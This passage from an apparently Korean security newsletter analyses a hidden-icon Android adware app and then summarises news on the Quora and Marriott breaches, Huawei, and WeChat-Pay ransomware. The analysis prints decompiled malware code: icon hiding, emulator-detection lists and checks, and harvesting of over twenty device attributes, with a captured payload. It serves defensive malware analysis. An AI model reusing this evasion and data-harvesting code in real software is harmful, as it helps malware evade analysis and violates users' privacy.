    public void onAdFailedToLoad(int arg3) {
        SplashActivity.this.startActivity(new Intent(SplashActivity.this.getBaseContext(), CrossTercerRedParty.class));
    }
});
this.requestNewInterstitial();
```

[그림 4] 애드몹 SDK 설정

### 5) 페이스북 광고 설정

페이스북 SDK 를 이용하여 광고를 노출한다.

```
this.interstitialAd = new InterstitialAd(((Context)this), this.facebookinter);
this.interstitialAd.setAdListener(new InterstitialAdListener() {
    public void onAdClicked(Ad arg1) {
    }

    public void onAdLoaded(Ad arg1) {
    }

    public void onError(Ad arg1, AdError arg2) {
        NextActivity.this.admobcallin();
    }

    public void onInterstitialDismissed(Ad arg3) {
        NextActivity.this.startActivity(new Intent(NextActivity.this.getBaseContext(), MainActivity.class));
        NextActivity.this.finish();
    }

    public void onInterstitialDisplayed(Ad arg1) {
    }

    public void onLoggingImpression(Ad arg1) {
    }
});
this.interstitialAd.loadAd();
```


[그림 5] 페이스북 SDK 설정

### 6) 자체 광고 설정

애드몹과 페이스북을 이용하여 광고를 불러오는데, 실패할 경우 자체 제작한 광고를 팝업한다. 오픈소스인 Picasso 를 활용하며 터치하면 구글 플레이스토어에 등록된 특정 앱을 안내한다.

```
label_97:
    StrictMode.setThreadPolicy(new StrictMode$ThreadPolicy$Builder().permitAll().build());
}
catch(Exception v7_1) {
    goto label_133;
}

try {
    v4 = new BufferedReader(new InputStreamReader(new URL(this.direccion).openStream()));
    this.line3 = v4.readLine();
    v4.close();
    goto label_116;
}
catch(Exception v1) {
    try {
        v1.printStackTrace();
    label_116:
        this.findViewById(v3).setOnClickListener(new View$OnClickListener() {
            public void onClick(View arg1) {
                CrossTercerRedParty.this.finish();
            }
        });
        v1_1 = this.findViewById(v2);
        Picasso.get().load(this.imagen).error(v7).into(((ImageView)v1_1));
        v0.logEvent("fiestacrossbanner1");
        ((ImageView)v1_1).setOnClickListener(new View$OnClickListener() {
            public void onClick(View arg4) {
                try {
                    CrossTercerRedParty.this.startActivity(new Intent("android.intent.action.VIEW", Uri.parse(CrossTercerRedParty.this.line3)));
                }
                catch(Exception v4) {
                    v4.printStackTrace();
                    CrossTercerRedParty.this.finish();
```




[그림 6] 자체 광고 설정

### 7) 별점 유도와 무분별한 광고 팝업

구글 플레이스토어의 별점을 유도하는 문구가 팝업되고 터치 시 구글 플레이스토어로 이동한다. 또한, 앱 내부의 어떠한 기능이나 버튼을 누르거나 취소를 하면 광고를 팝업하여 사용자가 광고에 계속 노출되도록 한다.

```
v0.setMessage("Help Me. Give us 5 Stars").setCancelable(false).setPositiveButton("Yes", new DialogInterface$OnClickListener() {
    public void onClick(DialogInterface arg3, int arg4) {
        MainActivity.this.state = 1;
        MainActivity.this.SavePreferences("MEM2", Integer.valueOf(MainActivity.this.state));
        arg3.cancel();
        MainActivity.this.startActivity(new Intent("android.intent.action.VIEW", Uri.parse("market://details?id=com.easy.tv.remote")));
    }
}).setNegativeButton("No", new DialogInterface$OnClickListener() {
    public void onClick(DialogInterface arg1, int arg2) {
        if(MainActivity.this.mInterstitialAd.isLoaded()) {
            MainActivity.this.mInterstitialAd.show();
```

```
ic boolean onOptionsItemSelected(MenuItem arg9) {
this.vibrationactive = PreferenceManager.getDefaultSharedPreferences(((Context)this)).getBoolean("prefSendReport", true);
int v0 = arg9.getItemId();
long v3 = 50;
if(v0 == 2131230882) {
    if(this.vibrationactive) {
        this.vibe.vibrate(v3);
    }

    this.startActivity(new Intent(((Context)this), Setting.class));
    this.getApplicationContext().getPackageManager().setComponentEnabledSetting(new ComponentName(this.getApplicationContext(), SplashActivity.class), 2, 1);
    if(!this.mInterstitialAd.isLoaded()) {
        goto label_30;
    }

    this.mInterstitialAd.show();
}

l_30:
if(v0 == 2131230822) {
    if(this.vibrationactive) {
        this.vibe.vibrate(v3);
    }

    this.startActivity(new Intent(((Context)this), Inform.class));
    if(this.mInterstitialAd.isLoaded()) {
        this.mInterstitialAd.show();
```

```
void onBackPressed() {
 AlertDialog$Builder(((Context)this)).setIcon(17301543).setTitle("EXIT").setMessage("Are you sure you want to exit?").setPositiveButton("Yes", new DialogInterface$OnClickListener() {
  public void onClick(DialogInterface arg3, int arg4) {
      MainActivity.this.getApplicationContext().getPackageManager().setComponentEnabledSetting(new ComponentName(MainActivity.this.getApplicationContext(), SplashActivity.class), 2, 1)
      MainActivity.this.finish();
  }
.setNegativeButton("No", new DialogInterface$OnClickListener() {
  public void onClick(DialogInterface arg1, int arg2) {
      arg1.cancel();
      try {
          if(MainActivity.this.interstitialAd.isAdLoaded()) {
              MainActivity.this.interstitialAd.show();
          }
          else if(MainActivity.this.mInterstitialAd == null) {
          }
          else if(MainActivity.this.mInterstitialAd.isLoaded()) {
              MainActivity.this.mInterstitialAd.show();
          }

          return;
      }
      catch(Exception ) {
          return;
      }
  }
.show();
```

[그림 7] 무분별한 광고 팝업

### 8) 가상환경 탐지

가상환경과 관련되는 정보들이 하드코딩 되어있고 해당 정보와 기기 정보를 비교하여 가상환경 여부를 확인한다.

```
vate boolean f() {
Object v0 = this.k.getSystemService("phone");
if(v0 != null) {
    String v0_1 = ((TelephonyManager)v0).getLine1Number();
    String[] v2 = a.a;
    int v3 = v2.length;
    int v4 = 0;
    while(v4 < v3) {
        if(v2[v4].equalsIgnoreCase(v0_1)) {
            return 1;
```

```
e boolean g() {
ject v0 = this.k.getSystemService("phone");
(v0 != null) {
  String v0_1 = ((TelephonyManager)v0).getDeviceId();
  String[] v2 = a.b;
  int v3 = v2.length;
  int v4 = 0;
  while(v4 < v3) {
      if(v2[v4].equalsIgnoreCase(v0_1)) {
          return 1;
```

```
 a.a = new String[]{"15555215554", "15555215556", "15555215558", "15555215560", "15555215562", "15555215564", "1
 a.b = new String[]{"000000000000000", "e21833235b6eef10", "012345678912345"};
 a.c = new String[]{"310260000000000"};
 a.d = new String[]{"/dev/socket/genyd", "/dev/socket/baseband_genyd"};
 a.e = new String[]{"goldfish"};
 a.f = new String[]{"/dev/socket/qemud", "/dev/qemu_pipe"};
 a.g = new String[]{"ueventd.android_x86.rc", "x86.prop", "ueventd.ttVM_x86.rc", "init.ttVM_x86.rc", "fstab.ttVM
 a.h = new String[]{"fstab.andy", "ueventd.andy.rc"};
 a.i = new String[]{"fstab.nox", "init.nox.rc", "ueventd.nox.rc", "/BigNoxGameHD", "/YSLauncher"};
 a.j = new b[]{new b("init.svc.qemud", null), new b("init.svc.qemu-props", null), new b("qemu.hw.mainkeys", null

ivate a(Context arg2) {
 super();
 this.l = false;
 this.m = true;
 this.n = new ArrayList();
 this.k = arg2;
 this.n.add("com.google.android.launcher.layouts.genymotion");
 this.n.add("com.bluestacks");
 this.n.add("com.bignox.app");
 this.n.add("com.vphone.launcher");
```

```
boolean v1 = false;
if(this.b(this.k, "android.permission.INTERNET")) {
    String[] v0 = new String[]{"/system/bin/netcfg"};
    StringBuilder v3 = new StringBuilder();
    try {
        ProcessBuilder v4 = new ProcessBuilder(v0);
        v4.directory(new File("/system/bin/"));
        v4.redirectErrorStream(true);
        InputStream v0_1 = v4.start().getInputStream();
        byte[] v4_1 = new byte[1024];
        while(v0_1.read(v4_1) != -1) {
            v3.append(new String(v4_1));
        }

        v0_1.close();
        goto label_30;
    }
    catch(Exception ) {
    label_30:
        String v0_2 = v3.toString();
        if(!TextUtils.isEmpty(((CharSequence)v0_2))) {
            v0 = v0_2.split("\n");
            int v3_1 = v0.length;
            int v4_2;
            for(v4_2 = 0; v4_2 < v3_1; ++v4_2) {
                String v5 = v0[v4_2];
                if(((v5.contains("wlan0")) || (v5.contains("tun10")) || (v5.contains("eth0"))) && (v5.contains("10.0.2.15")))
                    return true;
```

[그림 8] 가상환경 탐지

### 9) 기기 정보 탈취

사용자의 동의나 관련 언급 없이 기기 모델, 버전, 위치, 아이피 등 20 가지 이상의 기기 정보를 탈취한다.

```
arg7.a("model", this.model, false);
arg7.a("manufacturer", this.manufacturer, false);
arg7.a("deviceVersion", this.deviceVersion, false);
arg7.a("locale", this.locale, false);
arg7.a("inputLangs", this.inputLangs, false);
arg7.a("isp", this.isp, false);
arg7.a("ispName", this.ispName, false);
arg7.a("netOper", this.getNetOper(), false);
arg7.a("networkOperName", this.getNetworkOperName(), false);
arg7.a("cid", this.getCid(), false);
arg7.a("lac", this.getLac(), false);
arg7.a("blat", this.getBlat(), false);
arg7.a("blon", this.getBlon(), false);
arg7.a("ssid", this.getSsid(), false);
arg7.a("bssid", this.getBssid(), false);
arg7.a("wfScanRes", this.getWfScanRes(), false);
arg7.a("subPublisherId", this.subPublisherId, false);
```


87% 오후 1:26
TV Remote
DECODE AS
"productId": "200105031",
"os": "android",
"sdkVersion": "3.10.1",
"flavor": 1023,
"packageId": "com.easy.tv.remote",
"userAdvertisingId": "6215bd1b-c093-416c-942b-402d84c85bb3",
"advertisingIdSource": "APP",
"model": "SM-G935S",
"manufacturer": "samsung",
"deviceVersion": "23",
"locale": "ko_KR",
"inputLangs": [
"ko"
],
"netOper": "VS8zMDg\u003d\n",
"ssid": "QOpcMUtPRUZDLOxfd1osOlQ\u003d\n",
"bssid": "WXs5MzsqMnpRfzOtPjwkKhQ\u003d\n",
"roaming": false,
"deviceIP": "192.168.11.31",
"grid": "WIFI",
"silev": "4",
"cellSignalLevel": "4",
"wifiSignalLevel": "4",
"wifiRssiLevel": "-41",
"outsource": true,
"width": "1080",
"height": "1920",
"density": "2.625",
"fgApp": true,
"sdkId": "3",
"clientSessionId": "34f87428-a3fe-442f-971d-5e204ed8e92c",
"appVersion": "6.0",
"appCode": 21,
"timeSinceBoot": 69590237,
"udbg": true,
"root": true,
"smltr": false,
"ts": "1547684582098",
"tsh": "4NPUkiv8xLpiSFO9PH5AZg",
"category": "periodic",
"orientation": "portrait",
"usedRam": "1415",
"freeRam": "1418",
"token": "1547625562498-4-
H4sIAAAAAAAAAMVWQQ7AIAj7khgPfmf**8SSybJERHFOoOcnQltwprRAWWOAoPYLWWwhVK4DdZAZgtO
e8jzeLYzXYOmVpPwyx5z54CusS3C4S3pkgk*UTKaROOZYQjm1VXe4Py2*g6QTZax9X9BHLvxxN4dA9o
mVKinxkCICQdwHOZZXgyyLGpHTep3FM_j8z3oq0NApEXdPqdh9abXXiE7kBMd2WVRQCgAA",
"token2": "1547625562500-4-
H4sIAAAAAAAAAMWWSw6AIAxErOQJC6*j*S9hApgY6C86tW_p0E6nWCnFoFkLABz2EkLlOlGB3Diq06j
6fpgxb6nMs48l_8Iwb9PN2LklcTaBOGwKTPtI7fUd3p_RP7hIhcZ7vwoKEvjHbE5hPyfeUknYDxGRCM
OjlN1ywGRHfgw91tQE_ukgWbqVN6dEdkn6sR_3EbmQCzqLfdRQCgAA",
"sens":
"OmEhMT4yPmJJdGp6aCckMSVFREUsL392A2RgcmMyfWUdbWpufnF8Zw83YW5qZ3ZtSDMnfXRgd2OP
\nJi45SGt1ZhRjZ35oOywmG358anh2ezxdNzUgbWhndwJkdDdoYmxuESIzLCw+OSsRdXRlfzI
+KUUp\nOyc9NS4jRzwpNCO2LCNYOyk+ZXd6bxxoe3VwaysvWjkiOz0tICZTJjw8JjgnOk
8xLCk3LHp2HmR8\ncGVgIj5eNyxteHRwbRNndHIiMyknWikgLy87MzhFOD0sNiljaA1vZ
nMvKl8rXzQ5LjQ8JypEPic2\nKz8rL1YhNyg5IDA5SSQ2LiwyOSNaIiY8KCREYhdC
\n",
"isService": false,
"packagingType": "aar"
}
```

[그림 9] 탈취되는 기기정보

  
```

# 3. 결론

해당 악성 앱은 구글 플레이스토어를 통해서 유포되었다. 특히, 사용자를 속이기 위해서 앱을 숨기고 금전적 수익을 위해 광고를 팝업한다. 또한, 기기와 관련된 20 가지 이상의 정보들을 탈취한다.
따라서, 악성 앱에 감염되지 않기 위해서는 예방이 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지해야 한다.

현재 알약 M 에서는 해당 악성 앱을 'Trojan.Android.HiddenApp' 탐지 명으로 진단하고 있다

# 04
# 글로벌 보안 동향

## Quora 해킹; 1 억 사용자 데이터 노출 돼

### Quora Hacked – 100 Million User's Data Exposed

Quora 가 금일 자사의 시스템 중 하나가 해킹 되어 약 1 억 명 사용자의 데이터가 승인 되지 않은 제 3 자에 노출 되었다고 밝혔다.

Quora 는 지난 금요일인 11 월 30 일 승인 되지 않은 제 3 자가 사용자의 데이터에 접근한 것을 발견했다. 회사 측은 법 집행부에 침해 사실을 신고했으며, 디지털 포렌식 및 보안 컨설팅 회사를 고용해 사건이 일어난 경위와 범인을 찾기 위해 노력 중이라 밝혔다.

유출 된 1 억명의 사용자의 데이터는 아래를 포함한다:

- 계정 정보 (예: 이름, 이메일 주소, 암호화 된 패스워드, 사용자가 승인한 연결 된 네트워크에서 가져온 데이터)
- 공개 컨텐츠 및 활동 (예: 질문, 답변, 코멘트, 좋아요 등)
- 비공개 컨텐츠 및 활동 (예: 답변 요청, 싫어요, 다이렉트 메시지)

현재까지 공격자가 어떻게 시스템에 접근 권한을 얻었는지는 알려지지 않았다. Quora 는 이 사고에 영향을 받은 사용자들에게 이메일을 통해 알리고 있다.

**다른 사이트의 비밀번호 보호하기**

Quora 는 전 세계에서 95 번째로 큰 사이트로 추정 되며 방문 수는 매달 7 억에 달한다. 따라서 영향을 받는 사용자의 수 또한 엄청나다. 하지만, 다행히 어떠한 금융 관련 정보도 노출 되지 않았다. 다만, 공격자들이 사용자의 정보를 악용하여 사용하는 다른 사이트에 접근을 시도할 것을 우려해야 할 것이다.

따라서, Quora 와 동일한 패스워드를 다른 사이트에서도 사용하고 있을 경우 즉시 변경해야 한다. 또한 추후 비슷한 사건이 발생할 것을 고려해 사이트마다 다른 비밀번호를 사용하는 것을 권장한다.

[출처] https://www.bleepingcomputer.com/news/security/quora-hacked-100-million-users-data-exposed/

## 뉴질랜드 보안 국, Spark 통신사에 화웨이 5G 장비 사용 금지 시켜

### New Zealand Security Bureau halts Spark from using Huawei 5G equipment

뉴질랜드의 정보 기관이 모바일 통신사인 Spark 측에 5G 인프라 구축에 화웨이 장비를 사용하지 말 것을 요청했다. 뉴질랜드의 정부 통신보안국에 따르면, 5G 인프라용 화웨이 장비가 "상당한 네트워크 보안 위험" 을 야기시키기 때문에, 모바일 회사인 Spark 에 중국 회사가 제조한 장비 사용을 자제할 것을 요청했다.

이는 호주의 정부가 보안에 대한 우려로 인해 호주의 5G 네트워크에서 화웨이 장비의 사용을 금지하기로 결정한 후 뒤이어 발표 되었다. 뉴질랜드는 FiveEyes 정보 동맹국의 일원이며, 캐나다를 제외한 나머지 국가들(영국, 미국, 호주)도 보안 관련 우려로 화웨이 장비의 사용을 금지시켰다. 중국제 장비 사용과 관련 된 보안 위협에 대해 첫 번째로 경고한 나라는 미국이다. 화웨이는 호주의 고객 데이터를 중국의 정보국과 공유한다는 소문을 부인했지만, 호주 정부에게 이는 충분하지 않았던 것으로 보인다. 또한 호주 당국은 중국 회사인 ZTE Corp 의 장비 사용도 금지했다.화웨이는 이미 Spark 가 5G 모바일 네트워크를 구축하는 것을 돕고 있던 상황이었다.

"화웨이는 뉴질랜드에서 모바일 네트워크를 구축하는 것을 돕고 있었다. 지난 3 월, Spark 와 화웨이는 5G 테스트 사이트를 선보였다."

중국과 뉴질랜드는 꽤 좋은 상업적 파트너쉽을 유지하고 있으나, 정부의 이번 금지 조치는 이 관계에 치명적인 영향을 미칠 것으로 보인다. 뉴질랜드는 2008 년 중국과 자유 무역 협정을 체결했다.

외무부의 대변인인 Geng Shuang 은 "중국과 뉴질랜드간의 경제 및 무역 협력은 본질적으로 상호간에 이익이 된다." "우리는 뉴질랜드가 중국 기업에 평등한 기회를 제공하여 상호 신뢰 및 협력에 도움이 되는 일을 할 수 있기를 희망한다."라고 밝혔다.

Spark 측은 뉴질랜드 정부 통신 보안 국의 결정에 실망했다고 밝히며, 2020 년 7 월까지 5G 네트워크를 런칭할 수 있도록 최선을 다하겠다고 밝혔다.

[출처] https://securityaffairs.co/wordpress/78621/intelligence/new-zealand-bans-huawei.html

## 메리어트의 Starwood 호텔 대규모 해킹 발생; 고객 기록 5 억 건 4 년동안 노출 돼

Marriott's Starwood hotels mega-hack: Half a BILLION guests' deets exposed over 4 years

미국의 호텔 체인인 메리어트가 자회사인 Starwood 게스트 예약 네트워크에 데이터베이스 전체가 노출 되어 있었다고 밝혔다. 여기에는 4 년동안 이루어진 게스트 예약 5 억 건 전체가 포함 되어 있어, 개별 조직에서 발생한 해킹 중 가장 규모가 큰 사건으로 남게 되었다.

"2018 년 9 월 8 일, 메리어트는 내부 보안 툴에서 미국에 있는 Starwood 게스트 예약 데이터베이스에 접근하려는 시도가 있다는 경고 알림을 받았다."

"조사를 통해, 메리어트는 2014 년부터 Starwood 네트워크에 승인 되지 않은 접근이 있었다는 것을 발견했다." 약 3.27 억 건의 게스트 예약 정보에는 고객의 이름, 우편 주소, 전화 번호, 이메일 주소, 여권 번호, SPG 계정 정보, 생년월일, 성별, 출입국 정보, 예약 일정, 수신 동의 정보가 포함 되어 있었다.

여기에는 정확한 수를 알 수 없는 암호화 된 카드 번호 및 유효 기간도 포함 되어있었지만, 메리어트는 AES-128 수준의 암호화가 걸려있었다고 밝혔다.

"지불 카드 정보를 복호화 하기 위해서는 컴포넌트 두 개가 필요한다. 이 시점에서, 메리어트는 이 두가지 모두 도난 당했을 가능성을 배제할 수 없었다."

관련하여 더욱 자세한 정보는 공개 되지 않았지만, 이 두 가지는 솔팅 및 해싱인 것으로 추측된다. 메리어트는 지난 11 월 19 일 이 유출 사고를 밝혀냈으며, 조사관들은 온라인에서 암호화 된 데이터베이스를 발견할 수 있었다. 암호화를 해제하자, Starwood 게스트 예약 데이터베이스 전체의 복사본을 찾을 수 있었다. 영향을 받은 호텔 브랜드는 아래와 같다.

W 호텔 (W Hotels)
세인트 레지스 (St. Regis)
쉐라톤 호텔 & 리조트 (Sheraton Hotels & Resorts)
웨스틴 호텔 & 리조트 (Westin Hotels & Resorts)
엘리먼트 호텔 (Element Hotels)
알로프트 호텔 (Aloft Hotels)
럭셔리 콜렉션 (The Luxury Collection)
트리뷰트 포트폴리오 (Tribute Portfolio)
르 메르디앙 호텔 & 리조트 (Le Méridien Hotels & Resorts)

포 포인츠 바이 쉐라톤 (Four Points by Sheraton)

Starwood Preferred Guest (SPG) 프로그램에 참여한 디자인 호텔

Starwood 브랜드 타임쉐어 호텔

메리어트의 CEO 인 Arne Sorenson 은 이 사고가 일어난 것을 "매우 유감스럽게" 생각하며, 회사는 "전용 웹사이트 및 콜 센터" 를 만들었다고 밝혔다. 이 사건은 미국의 법 집행부에도 신고 되었다. 또한 메리어트는 고객들에게 이메일을 통해 이 사건에 대해 알리고 있다. 메리어트가 만든 전용 웹사이트는 http://info.starwoodhotels.com 이며, 영향을 받는 고객들은 Webwatcher 개인 정보 유출 모니터링 시스템에 등록하기를 권유한다. 또한 메리어트는 이메일을 starwoodhotels@email-marriott.com 이메일 주소를 사용해 발송할 예정이며 "어떠한 첨부 파일이나 정보 요구도 없을 것이며, 포함 된 링크는 이 웹사이트로 이동 되는 것 뿐" 이라 밝혔다.

영향을 받았거나 가능성이 있는 사용자들은 즉시 강력한 패스워드로 변경할 것을 권장한다.

[출처] https://www.theregister.co.uk/2018/11/30/marriott_starwood_hotels_500m_customer_records_hacked/

# 360 브라우저 자체 루트 인증서 프로그램 계획 발표

国内首家！360 浏览器推出自有根证书计划

360 브라우저는 사용자 보안을 강화하기 위하여, 브라우저에 자체 루트 인증서 계획을 발표하고, 어떠한 인증서든지 문제가 있다면 제거할 것이라고 밝혔다. 360 은 구글 뒤를 이어 자체 루트 인증서를 공표하였으며 이는 중국 최초로 자체 인증서 브라우저를 공개한 업체로 인증서 보안을 브라우저 체계에 접목시켰다.

일반적인 상황에서 360 브라우저는 운영체제가 신뢰하는 인증서를 신뢰하며, 또한 자체 인증서 DB 에 저장되어 있는 인증서도 추가적으로 신뢰하게 된다. 360 홈페이지에서는 인증서에 대한 철저한 보안을 위하여 적합하지 않은 인증서에 대해 360 에게 요구하면 신뢰하는 인증서 리스트에서 삭제하겠다고 밝혔다. 360 의 이러한 인증서 제거 전략은 심지어 OS 가 신뢰하는 인증서에도 적용된다. 하지만 브라우저가 인증서를 삭제하는 것은 아니며, 브라우저 블랙리스트에 등록을 하는 것이다.

[출처] https://baijiahao.baidu.com/s?id=1620184608056769774&wfr=spider&for=pc

## 중국에서 급속히 확산 되는 새로운 랜섬웨어, PC 10 만대 이상 감염 시켜

"微信支付"勒索病毒可以解密 火绒发布解密工具

새로운 랜섬웨어가 중국에서 급격히 확산 되고 있습니다. 이는 공급망 공격을 통해 지난 4 일간 10 만대 이상의 컴퓨터를 감염시켰으며, 피해자는 매 시간마다 증가하고 있는 상태다. 흥미로운 점은, 다른 랜섬웨어들과는 달리 이 새로운 바이러스는 랜섬머니를 비트코인으로 요구하지 않는다는 것이다.

대신 공격자들은 피해자들에 WeChat Pay 를 통해 110 위안(약 18,000 원)을 지불하라고 요구한다.


〈이미지 출처: https://www.huorong.cn/info/1543706624172.html〉

랜섬웨어 + 패스워드 스틸러 : 지난 해 전세계적으로 큰 혼란을 일으켰던 WannaCry 와 NotPetya 랜섬웨어와는 다르게, 이 새로운 중국 랜섬웨어는 중국 사용자만을 대상으로 하고 있다. 이는 사용자의 Alipay, NetEase 163 이메일 서비스, Baidu 클라우드 디스크, Jingdong (JD.com), Taobao, Tmall , AliWangWang, QQ 웹사이트의 계정 패스워드를 훔치는 기능 또한 포함하고 있다.


공급망 공격 : 중국의 사이버 보안 회사인 Velvet Security 에 따르면, 공격자들은 많은 어플리케이션 개발자들이 사용하고 있는 "EasyLanguage" 프로그래밍 소프트웨어 안에 악성 코드를 추가했다.

악의적으로 변조 된 이 프로그래밍 소프트웨어는 이를 통해 컴파일 되는 모든 어플리케이션에 랜섬웨어 코드를 주입하도록 설계되었다. 이는 바이러스를 신속히 확산시키기 위한 소프트웨어 공급망 공격의 또 다른 예가 되었다. 많은 소프트웨어를 설치한 10 만명 이상 중국 사용자들의 시스템이 손상을 입었다. 이 랜섬웨어는 gif, exe, tmp 확장자를 제외한 감염 된 시스템의 모든 파일을 암호화한다.

훔친 디지털 서명 사용 – 안티바이러스 프로그램의 탐지를 피하기 위해 공격자들은 Tencent Technologies 사에서 훔친 디지털 서명으로 그들의 악성코드를 서명했으며, "Tencent Games, League of Legends, tmp, rtl, program"과 같은 특정 디렉토리의 데이터는 암호화 하지 않았다.

파일 암호화를 끝낸 후 이 랜섬웨어는 복호화 키를 받기 위해서는 공격자의 WeChat 계정에 3 일 이내로 110 위안을 입금하라는 팝업을 띄운다.




〈Tencent 의 디지털 서명〉

〈 이미지 출처: https://www.huorong.cn/info/1543706624172.html〉

만약 제 시간안에 돈을 지불하지 못할 경우, 이 악성코드는 자동으로 원격 C&C 서버에서 복호화 키를 삭제하겠다고 협박한다.

사용자의 파일을 암호화하는 것 이외에도 이 랜섬웨어는 사용자의 인기있는 중국 웹사이트와 소셜 미디어 계정의 로그인 크리덴셜을 은밀히 훔쳐 원격 서버로 보낸다. 또한 CPU 모델, 화면 해상도, 네트워크 정보 및 설치된 소프트웨어 목록을 포함한 시스템 정보를 수집한다.

랜섬웨어 크래킹 성공 – 중국의 사이버 보안 연구원들은 이 랜섬웨어가 엉망으로 프로그래밍 되어 있었으며, 공격자들은 암호화 프로세스에 대해 거짓말을 했다고 밝혔다.

이 랜섬웨어는 사용자의 파일이 DES 암호화 알고리즘으로 암호화 된다고 밝혔지만, 실제로는 덜 강력한 XOR 사이퍼를 사용하며 복호화 키의 복사본을 피해자의 시스템에 로컬로 저장한다. 위치는 아래와 같다:

%user%\AppData\Roaming\unname_1989\dataFile\appCfg.cfg

이 정보를 활용해 Velvet 의 보안 팀은 피해자들이 랜섬머니를 지불하지 않고도 파일을 쉽게 복호화 할 수 있도록 무료 랜섬웨어 복호화 툴을 만들어 배포했다. 또한 연구원들은 공격자의 C&C 서버 및 MySQL 데이터베이스 서버를 해킹해 접근하는데 성공했으며, 해당 서버에 저장 된 수 천건의 훔친 크리덴셜을 발견했다.

**이 랜섬웨어의 배후는?**

